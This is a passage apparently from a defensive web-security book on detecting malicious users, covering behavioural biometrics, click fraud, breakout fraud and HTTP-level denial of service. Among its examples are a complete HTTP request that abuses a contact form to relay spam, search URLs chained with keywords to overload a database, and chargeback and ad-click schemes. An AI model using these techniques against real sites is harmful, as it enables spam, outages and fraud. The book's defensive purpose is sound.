There are already many technologies that rely on aspects of the body. The most commonly deployed are biometrics, like fingerprint scanners, retinal scanners, and facial recognition. While most of these tools don't necessarily measure rate of movement, they easily could be modified to do so. Movement measurement is already used in lie detectors which among other things measure movement of the feet which is almost always an indicator of discomfort.

Facial recognition is already deployed in airports and some of the most sophisticated systems can also be found within casinos. These systems compare and send data between the different buildings so a card cheat can't simply leave and continue a cheating spree at another casino. Networked systems are an obvious technological leap on a very old concept. We've all heard the saying "he had shifty eyes." We all use body gestures on a regular basis to identify risky behavior.

Let's put it this way, if you were protecting the president and you saw someone reaching into their inside jacket pocket, would you rest easy, or would you begin to fear the worst? It's important to pay attention to body language if your job risk and your life risk are intertwined. The same is true in the digital world, except the technologies available to you are far fewer than they are in the real world.

Unfortunately, web masters are pretty limited in the kinds of body language that are available for their detection. This is primarily a deficit based on the lack of certain input devices. Humans do most of their non-verbal communication through their vision, and typically cameras are not integrated into websites. It's not that they aren't technically available, but most people would not be used to or comfortable with allowing websites to see them in their offices or homes. But certainly, if cameras are available to you, you should take advantage that if it makes sense to do so for your business. One example of integration between the web and cameras are things like Yahoo instant messenger's video conferencing, although it's unlikely this has ever been used as a form of automatic website identification or detection of user disposition. Companies have thought about doing similar things, but to date, it is not widely deployed.

Microphones also can relay quite a story for your website, but also have a fairly limited usefulness due to how few consumers feel comfortable with websites hearing their voices. Both cameras and microphones may grow in popularity with time, due to the integration with Flash, which has APIs to communicate semi-seamlessly with these types of devices. Flash has opted to a more secure model of requiring user approval for websites to gain access to these devices. So unless access is a specific requirement to use the site, it's unlikely that most websites will have these input devices at their disposal and for now these types of biometrics will stay out of their reach. Certain websites, like banks may eventually force this kind of tool and they'll have more of a leg to stand on, as consumers are often willing to accept more invasive security tools if it means their nest egg stays intact.

If your company utilizes a phone-based app, you can leverage the accelerometer without requiring access to camera or microphone. Modern accelerometers are sensitive enough to pick up audio, which can augment other forms of biometrics.

Even though your website may be deaf and blind to your consumers in terms of input devices, there's still some good news. There are two input devices that are ubiquitous on modern computing platforms – the keyboard and mouse. They may take different forms, like track mice, DVORAC keyboards and so on, but that diversity can actually work to your advantage as they may prove to have different signatures. For instance, the speed and motions that a user displays with their mouse cursor from one edge of the screen to the other edge will vary between track pads and traditional mice. Certain mice have other buttons, like middle buttons which can have different functions as well. One technique is to hide some small part of a critical form just below the window, to force the use of a mouse, or keyboard shortcuts (like tab) to illicit biometric feedback.

All of the information about keyboard and mouse movements can be tracked using JavaScript, while the user's mouse focus is on the browser. People have done research around ways to detect if two users were actually the same person based on frequency of word choice, sentence structure and so on. Other researchers began working on ways to detect if users were the same by using keystroke speed and patterns calculated by client side technologies like JavaScript. Companies like BioPassword and Imagicsoftware specialize in this exact kind of detection. It turns out this is a pretty good way to detect the same user over time. However, there are definitely issues with this technology.

A number of companies have opted towards using click patterns as a form of authentication. The obvious attack against this is for an attacker to record a user's click patterns using phishing sites, etc. These companies quickly realized that attack would work and defended themselves by saying if there is an exact match coming in twice, it's most likely a replay attack in action. To avoid getting caught the attackers now simply need to vary their timing slightly, but within reasonable limits. It's always a game of cat and mouse, isn't it?

Note: It's important to understand that while humans have five traditional senses and through the Internet, we are very sense deprived. For instance, there really isn't an Internet analog to taste, but since we don't use taste in disposition detection even in real life, certain senses are less useful anyway. For instance, tasting a good piece of robot code printed on a piece of paper verses a bad piece of robot code printed on a piece of paper won't help you decide much, I'd wager. But there are also a lot more than 5 senses in reality, like balance, temperature, proprioception (movement), pain, sexual stimulation, hunger, pulmonary stretch (breathing), peripheral chemoreceptors (suffocation), chemoreceptor trigger zone (sense of needing to vomit), chemoreceptors (sense of thirst), cutaneous receptors (blushing), stretch receptors in the gastrointestinal tract (sense gas, and colic pain), stimulation of sensory receptors in the esophagus (acid reflux sense), sensory receptors in pharynx mucosa (gag reflex), stimulation of sensory receptors in the urinary bladder and rectum (sense of fullness), stimulation of stretch sensors that sense dilation of various blood vessels (headache), cardioception (sensing activity of the heart), opsins and direct DNA damage in melanocytes and keratinocytes (sense of ultraviolet

radiation)⁷⁷. As IoT devices gain more insights into various body parts, more of these senses may be available to various applications.

In another example, early banner advertisers used image maps to identify attackers who may be attempting to send the same click events repeatedly – an attack more commonly known as click fraud. Click fraud works because banner advertisers have a difficult time knowing exactly what users intentions are when they click on banners – whether they are legitimately interested in the banner, or they just want to click on their own ads. An even more nefarious attack is clicking on competitor ads to drive up their costs of doing business. Generally speaking banner companies use a lot of metrics to determine the likelihood of fraud based on a statistically large enough sample size. For example, if the click-through rate compared to the banner impression rate ever goes above 1% it is highly likely fraudulent. Image maps were one early way to detect robotic clicking and also quickly defeated, because they were so obvious to attackers through simple traffic analysis.

In a normal statistical sampling, users should click on different X and Y coordinates on the image map each time. If all the people who clicked on a banner advertisement happen to click on exactly the same X and Y coordinates, it's certainly robotic. So it was easy enough for some of these early companies to implement a rule that stated exactly that to identify fraud. Later on, fraudsters figured out that all they needed to do was vary the X and Y coordinates randomly to avoid this type of detection.

The next parry may be that the banner advertisers should never see a truly random set of click coordinates, but really the coordinates should be relatively clustered around keywords, image centers, etc. Again, another arms race. The point being, knowing the biometrics of your users and getting large enough sample sizes can give you a great deal of information about what users should be doing, which in turn gives you clues into what they shouldn't be doing. The key here is watching the time, and history of that user's actions to validate and identify their motives.

Breakout Fraud

Throughout this book I have said things like “users aren't always bad”. It's time that I explain what I meant. A concrete example is an employee that doesn't get a promotion. At some point they may have been a star performer but suddenly they are your greatest liability, all because they missed out something they might have once had. There is concept in economics called “loss aversion” where a person is far more likely to spend more time or resources to prevent the loss of something than to gain something. If someone is about to lose something that they find valuable they may even resort to drastic action and that includes breaking into your site, ripping people off in confidence schemes, or other despicable acts.

Note: It's also why Evite has a counter that says that you only have a few minutes before the ticket you're ordering expires – you have access to it now, but you'll quickly lose it if you don't hurry. That sense of loss aversion drives conversion.

⁷⁷ https://en.wikipedia.org/wiki/Sense#Other_senses

This makes analytics particularly complicated because a lot of websites that use statistical detection will base that information on historical trending. If a user appears to be good and builds a track record with the site, or other users of the site, it is far easier for them to get away with crimes once they are trusted. Like anything, keys to the castle are rarely given to someone the day they show up to the interview. They generally have to show others around them that they are trustworthy, and that trust is the eventual tool used to bypass a lot of otherwise stringent security. This has been proven time and time again in some of the most egregious cases of insider hacking.

Breakout fraud is when a user starts off being benign and then suddenly, and for reasons that may never become clear to you, become malicious. Technically breakout fraud is a term generally reserved for people external to a company but insiders definitely qualify in the realm of external web applications that follow the same security model for employees as they do for consumers.

The most common form of breakout fraud is when a user of a web site abuse fact that the site uses longevity or other user level statistics to make decisions. A situation that is not technically breakout fraud but can look deceptively like it is when an account is taken over. Breakout fraud detection can aid in account take over detection, but the two are not the same.

These attacks take advantage of the historical weight of the user accounts, especially in cases where site functionality changes in relation to a user's previous actions. Breakout fraud is a fine example of where relying on the history of your users can wind up hurting you. So weigh heavily both the current context of that user's actions in tandem with the historical evidence at your disposal.

Summary

I often see brilliant technology deployed in very poor ways simply because it doesn't take advantage of knowledge. Knowledge is all about understanding, and understanding can only come through deriving facts accumulated in the past. That also includes information you gain in the present as well. Lots of technology takes advantage of the present or perhaps a small rolling window of the past, but very little takes advantage of the vast amount of information available to a website.

Think about it for a second. Your website knows lots of information on users who have visited your site. You know people's registration information; you know where they've logged in from, what browsers they use, what time of day they typically log in and on and on. Your website's historical knowledge is only limited by the information it logs and the users it is exposed to. So when you are deploying security devices, consider all the information in your databases that these devices will never access unless you somehow link the two together. The beauty of detecting malice is in combining knowledge with a method to take corrective action. And if you're really paying attention you already know that in a perfect world any corrective action you take will look like absolutely nothing to an aggressor.

Chapter 12 - Denial of Service

"Moderation is a fatal thing. Nothing succeeds like excess." - Oscar Wilde

Denial of service (DoS) attacks are like a pest that will not and cannot go away. It's a persistent problem on the Internet, which no one knows how to solve in entirety. I discussed network-level DoS attacks in Chapter 1—briefly, because the network is not exactly within the scope of this book—but in this chapter I am going to talk in detail about what goes on at the HTTP level. It's the other half of what care about.

The main difference between network- and HTTP-level DoS attacks is that the latter allows ample room for creative thinking around the architecture of the application itself, due to the great complexity of the HTTP protocol itself and the way in which it is used by web sites. Sometimes, as you will see later on, HTTP-level DoS attacks blend into business logic denial of service situations. It's the deadliest kind of attack.

I should also point out, that while this book is primarily about detection, this chapter deviates a little from this overarching theme, because denial of service is usually a very easy thing to detect. However, it's typically a difficult attack to stop, and properly quantify its likelihood before it happens. So hopefully this chapter can help you identify your own single points of failure and take proactive measures before an attacker forces the issue.

What Are Denial Of Service Attacks?

Denial of service attacks take many forms, but they all have the same goal at the core. Their purpose is to disallow someone access to a system, a resource, or a function. An attack can sometimes be accidental, but more often it will be entirely on purpose. Either way, denial of service attacks are often some of the most difficult problems to deal with.

DoS attacks often works by consuming vital resources. This can be network based resources, like bandwidth or sockets as seen in Chapter 1, or it can be things like CPU, memory or database connections. Either way, it has the same net effect – the attacker is able to halt your system from being used in the way it was intended. The ideal scenario for a denial of service is when the attacker can cause multiplicative work on the defender's side – that means that for every action the attacker must do, it is in their best interest if your server has to do at least as much work, if not more to respond to their attack.

There are many different ways an attacker can consume resources, but it generally requires that the attacker can consume resources faster than your system can free those same resources. Sometimes the payloads are small, like submitting a function that forces your site to spin out of control, or force it into a state that simply locks it up. Other times it's a matter of sending so much data that the site is simply flooded with so many requests that it cannot process quickly enough. This chapter will cover primarily the latter, because it is the most common form, and also the most difficult to stop.

Distributed DoS Attacks

If you've researched denial of service attacks at all, you've probably come across the term DDoS, which stands for distributed denial of service attacks. These attacks use many hosts, instead of just one to attack a single target. Think of it like a gang of school children beating up on the teacher. Sure, the

teacher might be bigger than any one of the kids, but when they use their collective force they overwhelm the teacher. By consuming your system or network resources with many different machines on the Internet they can take you offline as long as they continue their attack.

Unfortunately, this type of DoS is very popular and far more difficult to stop, since it involves identifying and stopping potentially hundreds, thousands or even millions of machines from sending traffic to your web server. That's not an easy task, but it's also overkill on behalf of the attacker in a lot of cases, because usually an attacker can take down most systems with relatively few resources.

The single greatest risk in blocking distributed denial of service attacks is the threat of blocking legitimate users. While blocking is actually a pretty good method of slowing down an ongoing DDoS attack the unfortunate reality is that most DDoS attacks don't originate from an attacker's IP space, but rather innocent bystanders' machines. These machines are certainly under the control of the attacker, but they are also used by non-malicious people – possibly your own customers or vendors in a worst case scenario.

The likelihood of blocking legitimate traffic is high, especially if they originate from AOL super proxies, or large companies. That is exacerbated by the fact that most enterprise websites have users from all over the globe. Unless you can afford to block upwards of 60,000 users at a time, blocking on even a single IP address is a risky proposition unless you know that IP address will have no impact on your company for the duration of the block. However, the alternative of blocking access to all your users if your site should go offline should also factor into any decision you make.

The moral of the story is you should probably weigh the cost of mitigation over the cost of the damage. Some websites cannot afford any downtime whatsoever. Others are brochure-ware sites and no one will notice if they are taken offline. There are all kinds of mitigating strategies with DDoS, depending on the type and velocity of the attacker. Some people chose to solve the problem with bigger pipes. It's the "my bandwidth is greater than yours" approach to business continuity. Others will use load balancing, content delivery networks, packet filtering, and so on.

Understanding the nature of the attack is probably the most important aspect of this, though. Your DDoS strategy will depend on both your ability to detect it first—which hopefully should be easy—and thwarting it second. If you don't detect it, in some cases the outage can last as long as it takes for someone to use some out of band method of telling you, "Hey, is your site down?" That's an embarrassing call that I hope you never have to have.

My First Denial of Service Lesson

We all need teachers. Many years ago, when I was first getting involved in web application security, my first professor in the ways of denial of service (DoS) was someone from in Japan. He wasn't exactly the best teacher I could have, but he did have a now outdated tool called `wwwhack`⁷⁸, which was designed to perform brute force attacks against HTTP authentication. Back in the good old days, basic

⁷⁸ <http://www.darknet.org.uk/2006/12/wwwhack-19-download-wwwhack19zip-web-hacking-tool/>

authentication dialogs were the primary way to authenticate people to pages on a domain, and that's what I used on my site.




Fig 12.1 – Basic authentication dialog

In a basic authentication system as seen in Fig 12.1 your system returns a “401 Unauthorized” status to the browser, which prompts the dialog box. The user would typically enter their information into the box at this point and the site would authenticate the user. The rest of the site would now send “200 OK” status codes on each subsequent request in response to the user’s browser sending their credentials. Tools like *wwwhack*, *THCHydra*⁷⁹ and other brute forcing tools look for differences in response codes (“200 OK” vs “401 Unauthorized” for instance) to tell if a username password combination they tried is valid.

Note: The other mode that brute force tools tend to work in is by finding a certain string like “Welcome” or “Unsuccessful” or “Invalid Username” or some other phrase that denotes either positively or negatively what the result of the password attempt was. Tools that allow the entire page to be downloaded tend to be less efficient and therefore less prone to causing a DoS because they don’t prematurely end the connection, causing the server to have to wait until it can successfully time itself out. I highly suggest downloading and trying a number of brute force tools against your website to test your website’s ability to cope.

The first time I was exposed to this problem was many years ago when we suddenly under one of the longest running brute force attacks I have ever seen. There was almost zero chance the hacker could have broken into the system, but there was no way for him to know that. I’m fairly certain the attacker had no idea that what he was doing was causing the outages, but it’s fairly likely that he figured he was either being blocked or that there was simply connectivity issues as this was back in the early days of the Internet. There was one more thing the Japanese kid didn’t realize, which was that by brute forcing the password it was having unintended consequences on our servers. Older versions of Apache had a hard time with inter process communications when a socket was improperly closed, and when the attacker launched his tool against our site it would consume more and more memory. The reason for this is because the attacker wasn’t closing the socket properly, but rather, was waiting only for the very first

⁷⁹ <http://freeworld.thc.org/thc-hydra/>

packet to arrive which contained the 401 unauthorized HTTP response code and then closed down the socket prematurely having gotten enough information to know he was unsuccessful.

That made the Japanese student's attack highly efficient from his perspective, but it also crushed the poor web server because the process would hang in the WAIT state, hoping to send data to the requestor whenever packets would start flowing again. The net result was that for weeks the server would come to a crashing halt every day at the same time (presumably when the student would get out of school, run home and continue his assault on our site – which also happened to be the middle of the night for me). It was not a fun experience, and one that made me loath the concept of ever carrying a pager again. Advances in web server technology have made that particular variant of an attack less likely, but many problems like it persist even to this day.

In most cases you will find that denial of service attacks are dangerous manifestations of people's dislike for you or your website. But in other cases like this, the denial of service may be an inadvertent consequence of some other attack. I am certain had the attack not taken the server offline there is little chance we would have noticed the brute force attack at the time, given the lack of sophistication built into the authentication systems of the day. It taught me three lessons though, and for that, I can only say thank you to our Japanese friend, wherever he might find himself. The first lesson was that although it kept me up for weeks on end and brought our server to its knees every night, he never did manage to break into our site due to a change we made to the authentication system to detect the brute force and always give him a failure notice. It also taught me that without some sort of monitoring system we were blind to both the attack and the downtime. And more importantly, it taught me that denial of service is a pretty nasty attack – even if it's not intended.

Note: Incidentally many modern authentication systems have a similar but slightly different HTTP response depending on the validity of the username password pair. For instance, if a password is valid it may give a user a 301 redirection header sending them to the page they originally intended, and if it's invalid the user may receive a 200 OK response with the page telling them their username or password was invalid. This encourages attackers to use tools like wwwhack because it makes their attack more efficient since they don't have to download the entire page – they just need to look at the HTTP headers. Thus the brute force tools could inadvertently cause the same sort of DoS that I experienced all those years ago. Just because the authentication systems have improved doesn't mean the problems don't still exist.

There are current versions of this same type of denial of service attack that use a similar strategy to consume resources without necessarily flooding the site with an extremely large amount of traffic. One such example is Slowloris⁸⁰ as I discussed in Chapter 1. Slowloris works by consuming all of the HTTP processes on servers that are threaded. All servers that have a per-connection-per-thread model naturally have maximum number of threads to prevent CPU and memory exhaustion. Ironically, this makes them easier to attack. Let's say a system has a maximum of 500 threads. If that system were asked to make 600 requests at the same time, naturally some would fail necessarily. If a tool like

⁸⁰ [https://en.wikipedia.org/wiki/Slowloris_\(computer_security\)](https://en.wikipedia.org/wiki/Slowloris_(computer_security))

Slowloris consumes 500 threads by itself in this scenario it will block all other users from viewing the site.

Tools like this can keep the server open by sending only a partial HTTP request. By not ever completing the entire request, Slowloris and derivatives can force web servers like Apache to patiently wait for the rest of the connection, rather than a more rude, but more practical approach to extremely slow connections which would be closing the connection quickly. Therefore default installations of Apache and other web servers that support threading on a per-connection basis are particularly vulnerable to this sort of attack.

Request Flooding

The most common DoS attack your web server will face is a simple GET or POST request, repeated many times over. In most cases this type of attack will target your web server, creating more requests than it can handle. Less often, a request flood attack will target your internet connection, aiming to consume all the available bandwidth. In the latter case requests will typically contain chunks of “garbage”, which makes the requests longer but has no other purpose.

Thankfully, request flooding attacks are crude and fairly easy to spot. As mentioned earlier in the book, detecting them is just a matter of observing the request rate or bandwidth utilization metrics to see if you are seeing an unusual amount of inbound HTTP requests to your website. In the worst case scenario, you’ll know you are being attacked because your site is slow or even offline.

There is a common perception that denial of service is a “script kiddy” or “newbie” attack, and not really an attack of note. There are many stories about people denying service to websites and then sending blackmail notes to them asking the administrators for protection money to release the site from their attack. Sure, those examples are simple; however, there are many legitimate reasons why denial of service can lead to far more complex attacks.

For instance, let’s say you ran an auction site. If the attacker can successfully bid \$0.01 and win every auction, that would be a great gain for them. By bidding low but bidding early, they can structure their attack to deny service to the bidding portion of the application so that no others can come in and bid higher. Likewise if a site selects contractors based on the low-cost bidder, it is in the contractor’s best interest to bid as high as possible and win. If they bid in the millions on a fairly low cost project, and then deny access to the application for the remainder of the bidding window, they win the contract and have a significant financial gain.

Identifying Reaction Strategies

There are several situations where it is in an attacker’s best interest to deny service to your individual users. One of the most important is where the user wants to flood your call center, to hide another attack they may be staging. Likewise attackers may use DoS to gauge what your reactions to attack are.

Perhaps they can identify that your reaction to an attack is slower on nights and weekends. Perhaps they can use it to force you to connect to your servers in an insecure way to stage other attacks.

Whatever the reason, it's important that you think carefully through your reaction to any form of attack prior to it actually occurring. Because denial of service is so effective, there is little chance you'll be able to stop and do exactly the right thing once you find yourself under attack – therefore it's better to have a solid strategy in place. And hopefully that strategy doesn't open you up to further attack, or give an attacker too much information about your defenses.

Database DoS

All sites that have backend database support have a higher potential to be susceptible to DoS. As we already discussed, it is fairly trivial for an attacker to consume all HTTP threads on certain web servers. Similarly there are also situations where an attacker will actually cause a denial of service by making more requests than the database can handle. Many implementations allow only one database connection for every request. Therefore if it takes a significant amount of work to open the database connection, make a request and then close it again it is possible to deny access by virtue of too many database connections being held open.

This is especially true if there is incongruent numbers of connections allowed on the web server and the database. If the number of allowed web server connections and the number of allowed database connections aren't in sync, whichever one has the lower limit will cause the other to fail in a denial of service situation.

Ultimately this sort of attack is difficult to defend against because a very simple action on the attacker's side (a simple GET or POST request) can cause a significant amount of work on database. Whenever your site has to do a lot of work to process a simple request, you are potentially opening yourself up to an avenue for denial of service.

Targeting Search Facilities

There is one form of attack that can put a tremendous amount of stress on a database. The attack sort of reminds me of a kid in a candy shop. They don't only want one piece of candy. They want this piece of candy, and that piece and that piece over there, and so on. Think of the poor candy store owner who has to keep running around the store picking out one piece of candy at a time – he gets tired. By requesting a lot of different things at the same time an attacker can place a huge burden on code that interacts with a database. Let's take a concrete example of a search box with a simple query:

```
http://www.yoursite.com/search?q=detecting
```

Now let's add on a keyword to make it more relevant:

```
http://www.yoursite.com/search?q=detecting+AND+malice
```

By supplying just that simple “AND” operator, now in many cases the database has doubled its workload. By supplying another “AND” operator, the attacker can triple the workload, and so on. You can see where this is going. By varying the keywords and adding one or more “AND” operators between a number of keywords a simple GET request flood can turn into a database denial of service relatively quickly. This only works on search engines that allow AND operators, but many databases allow it without having to use that syntax. In fact, most search boxes allow it by default by just assuming every string separated by a space is supposed to be checked with the other string against the database – having the same effect.

A huge amount of websites suffer from this particular application vulnerability, allowing them to be more susceptible to denial of service using well crafted strings. Although with the advent of things like Google site search it has lessened the issues for some websites. However, many companies don’t trust Google’s search engine to find everything on their site because it has historically had issues traversing JavaScript and Flash navigation. Or web designers often prefer the tighter integration with their own databases. In whatever case, if your site has a search function there is a good chance it is vulnerable to a DoS attack if it is searching a database. The best way to detect these forms of attack are to either do anomaly based detection where a huge influx of search traffic triggers an alarm, or look for repetitious patterns if the attacker doesn’t vary the search strings on each request.

Unusual DoS Vectors

Denial of service attacks are such a big problem because virtually anything can be abused and turned into an attack tool. Any bit of functionality you add to your site, even the smallest one, can end up being something that can be used against you. In this section I explore some of the less ordinary denial of service attack vectors.

Banner Advertising DoS

Click through ratios are easy to calculate. Just take the amount of times a banner has been clicked on (click-throughs) and divide that by the number of banners that have been viewed (impressions). So if I have a click through ratio of 1% on my site that means that one out of every 100 users click on the banners. Generally speaking 1% is on the high side, and anything less than that is not unusual in today’s age where banners are seen as a nuisance. Many websites have banner advertising as their only revenue stream, but banners are terribly fragile revenue mechanism, as you will soon see.

With almost no work a nefarious individual can create a small robot to click on your banners. There are two common reasons an attacker might want to do that. The first is to create a very high click through rate. While at first that may seem like a great deal if you are being paid per click (and not per impression), you will change your mind as soon as you become the main suspect for driving the click-through rates up. Your banner broker is going to detect the unusual activity and blame you for it. From a banner broker’s perspective the most likely suspect is your website, and they believe you are simply trying to click on your own ads.



Reports | AdSense Setup | My Account | Resources
Overview | [Advanced Reports](#) | [Report Manager](#) | [Site Diagnostics](#)

Today's Earnings: \$0.00

[View payment history](#)

NEW Using AdSense on login-protected pages? Help us crawl your content using our [Site Authentication](#) feature.

View:

	Page impressions	Clicks	Page CTR	Page eCPM [?]	Earnings
AdSense for Content	7,460	107,504	1,441.07%	\$0.00	\$0.00
AdSense for Search - Get started					
Referrals - Get started					
Total Earnings					\$0.00

Fig 12.2 – An Impossible Click Through rate of 1,441.07%

In Figure 12-2 you can see a totally improbable click through rate of well over 1400%, which was created by clicking 14 times per impression. The anomaly was quickly detected, causing Google to remove the money accumulated on the account. After the test was completed the individual who created this test had their account and all other accounts canceled by Google even though he warned them he was performing the test⁸¹. While unfortunate for the researcher, this is a great example of how something that was meant to be a benign test can easily be turned into a full scale denial of service against an unsuspecting company, which could even get their accounts with banner brokers, like Google AdSense, canceled. The truth is that banner brokers need to protect themselves, but their options are severely limited. They would much rather delete an account than try to understand exactly what happened. It's just a matter of scale for them – it saves them money.

The second reason an attacker might create a program to click on links is to hurt competition. If your site has bought ads on certain keywords, it is in your competitor's best interest to click on your ads, to drive up your costs of buying that ad space. Unfortunately because all the analytics are performed by banner brokers, you will have little to no visibility into this, except for the users who land on your website and their conversion rates. Effectively these attacks can deny you access to market your products by driving up your costs of doing business.

⁸¹ <http://sla.ckers.org/forum/read.php?8,17826,page=1>

Chargeback DoS

Companies are in an unfortunate situation in that they have little to no recourse if someone uses a stolen credit card on their website for purchases. The way the credit system works is fairly straight forward when you boil it down:

1. A user uses a credit card on your site.
2. You have a merchant account with a member bank. In some cases the merchant has an account with an ISO instead of a member bank directly. The ISO resells merchant accounts on behalf of the member bank.
3. That member bank has authorization to clear the credit card the user is using – in most cases VISA Net in the case of VISA or MIPS in the case of MasterCard.
4. The credit card agencies pull money out of the user's member bank and send it to your bank.
5. Your bank then sends you the money and poof, your user's transactional debt has been settled – usually by the end of the day.

There are fees paid by each layer along the way, and typically you will pay a fee of between 1% and 8% per charge. That's an acceptable cost of doing business. However, what if the card is bad and the user charges the transaction back to their credit card? Calculating the true chargeback ratio of your account can take up to six months, which is the longest a user has to contest a charge on their monthly statement. Visa long ago decided that they were unhappy with the volume of fraudulent charges, so they began to institute fines based on chargeback ratios. If the chargeback ratio reaches a certain threshold the credit card companies start fining your bank, who would in turn fine the merchant. So the merchant would bear three costs: the cost of the chargeback, the cost of having lost any goods/services and the cost of the chargeback fine if the ratio was too high. How's that for a penalty they may have had nothing to do with?

Now in contrast, the credit card company and the member bank receive no penalties, even if the merchant had absolutely nothing to do with the fraudulent charge. There is some small amount lost by having to re-issue credit cards, but it's a minimal cost and only applies if the card is considered stolen. However, the credit card company and the member banks have long known that merchants aren't always trustworthy. From their perspective they have seen a number of companies begin to do recurring charges to their customers without their consent. That means that instead of just charging them \$40 for a magazine subscription they would charge them \$40 a month – a dramatically larger number after even just a few months. So the credit card company holds the bank 100% accountable knowing that they will pass that charge onto the merchant, and the bank in turn holds the merchant 100% accountable. Just your bad luck, if you happen to be the merchant!

Note: There's one technique that reduces fraudulent company's risk, which is called factoring. In the simplest form of Factoring they take a high risk business like online pornography and mix in the credit card data with a low risk business like a restaurant and vice versa. The chargeback

ratios of both companies go up because of the increased risk of the online pornography but neither go above a certain threshold to avoid the fines. Factoring is illegal but it's also difficult for banks and credit card companies to identify.

The problem here is, it is fairly easy for malicious people to collect credit card data, and more importantly to collect credit cards that are prone to charge backs, which are typically lower value to merchants anyway. There are a lot of merchants, like telemarketers, for instance, who regularly expunge their lists of people who tend to charge back their credit cards. Once a database of cards that tend to charge back have been collected it's simple for an attacker to begin charging these cards against your site. Depending on the size of your site, it is extremely easy to overwhelm your business with what looks to be valid purchases. In fact, your company might be so pleased with its success that it may start spending to increase its personnel, warehousing, production, etc. Meanwhile the actual charges are like time-bombs waiting to be seen and charged back by the unwitting owners of the cards.

Once the credit card company starts seeing your charge back numbers skyrocketing, they will begin fining your company. So again, you lose not only any costs associated with the fake purchase, and the cost of the chargeback itself, but the fines incurred can be huge in some cases. For mom and pop type companies all the way up to some medium tier organizations, this kind of DoS can literally put your company out of business. Although this might not seem like a traditional denial of service attack because your server is still online during the attack, what better way to take your site off line permanently than to force your company into bankruptcy? Attacks aren't all built the same. Chargebacks are a weapon available to attackers that can be used against any site that clears credit cards.

There may be some recourse with the bank itself if you see a sudden influx of charge backs, but in my experience banks are often unhelpful in these matters, other than in reselling fraud controls from companies like Cybersource. Your best bet is to resist the urge to charge the cards until you get some other form of validation that they are who they say they are. If you notice the cards are coming in are in any sort of order (alphabetical or numerical order) that might tip you off. If you ask for more information that they can't provide, that could also tip you off. Lastly, out of band communication with the customer, like phone, postal mail, or things like Germany's Postident-Verfahren⁸² can help reduce the risks associated with doing business online.

But your best bet is to look at the traffic. If someone seriously wants to put you out of business there's not a very large chance they'll do it by hand. It's far more likely that they'll do this robotically, and some of the other techniques throughout this book should help you ferret out the attackers from the noise.

The Great Firewall of China

China has endured a lot of hard times, and its leadership fear outside influence and insider revolt. China's government has thusly implemented a series of Internet firewalls that separate it from the outside world. Theorists speculate whether it is an isolationist activity or a way to have a centralized

⁸² <http://de.wikipedia.org/wiki/Postident-Verfahren>

government controlled electronic choke point to protect its country from cyber attack. Either way, the firewall does one very visible and quantifiable thing. It prevents its citizens from visiting sites with certain words in them.

The words include certain types of martial arts seen as dissident, references to the events at Tiananmen Square and other contentious or potentially seditious words⁸³. The problem lies in International business, when your company does a great deal of business with places all over the globe. If any amount of Chinese revenue losses could hurt your business, keeping these words off your site becomes mission critical, lest the Chinese firewall block access to your site as it has done to a great deal of large western websites.

How can China's firewall affectively deny service to you? Let's say your company has a third party application located within China that it is dependent on – this could be for manufacturing, shipping and so on. Many companies have such relationships with China because it has become such a high tech and low-cost development powerhouse. If your company has any way for an attacker to force an outbound HTTP connection from either your side or from the Chinese partner and if that string contains any of the forbidden terms, the Chinese firewall will instantly drop your connection by sending reset packets to both sides. On a one off basis that's not so bad, but the blocks can last minutes and will affect all subsequent requests between those two IP addresses. Effectively, the Chinese firewall will DoS anyone who sends the forbidden terms through it.

Since firewalls are fairly dumb devices they can't separate your web instance from other web instances, so things like shared caching services or shared hosting in general can get blocked not because of any action on your part, but by others who share access. These issues can be nearly impossible to diagnose, so having at least one test machine in China to detect these operational outages is worthwhile if your operational budget supports it.

Email Blacklisting

One of the favorite activities of would-be malicious entrepreneurs is spamming. Spamming can occur through compromised machines, but it can also happen because your website is poorly configured. Lots of contact forms, for instance, can be hacked to allow an attacker to send email to any address they want. Simply because they don't validate that the email is a valid one on their system. Instead of sending mail to sales@yourcompany.com they'll send email to spamvictim@somesite.com:

```
POST /contact.php HTTP/1.1
Host: www.yoursite.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US;
rv:1.9.0.1) Gecko/2008070208 Firefox/3.0.1
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
```

⁸³ Now defunct: <http://hackers.org/badwords.html>


```
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Referer: http://www.sectheory.com/security-contact.htm
Content-Type: application/x-www-form-urlencoded
Content-Length: 93
```

```
to=spamvictim%40somesite.com&from=spammer%40spam.com&desc=Spam+goes+here&SUBMIT=Send+inquiry
```

They may use this kind of thing to send bulk email to millions of poor Internet users, by way of your hack-able web form. At first glance although it may seem only slightly bad because of the system resources involved, it also may not appear to be a particularly dangerous attack from your perspective due to the fact that it doesn't actually cause outages. Well, that's not entirely true. The Internet isn't as simple as a client and server relationship. There are tons of middle men. One of those things that we all tend to hate is spam, so accordingly many mail servers have been configured to use real-time block lists (RBLs). There are many such lists that effectively track spam across the Internet and help companies block mail that originates from hosts that are sending bulk email en masse.

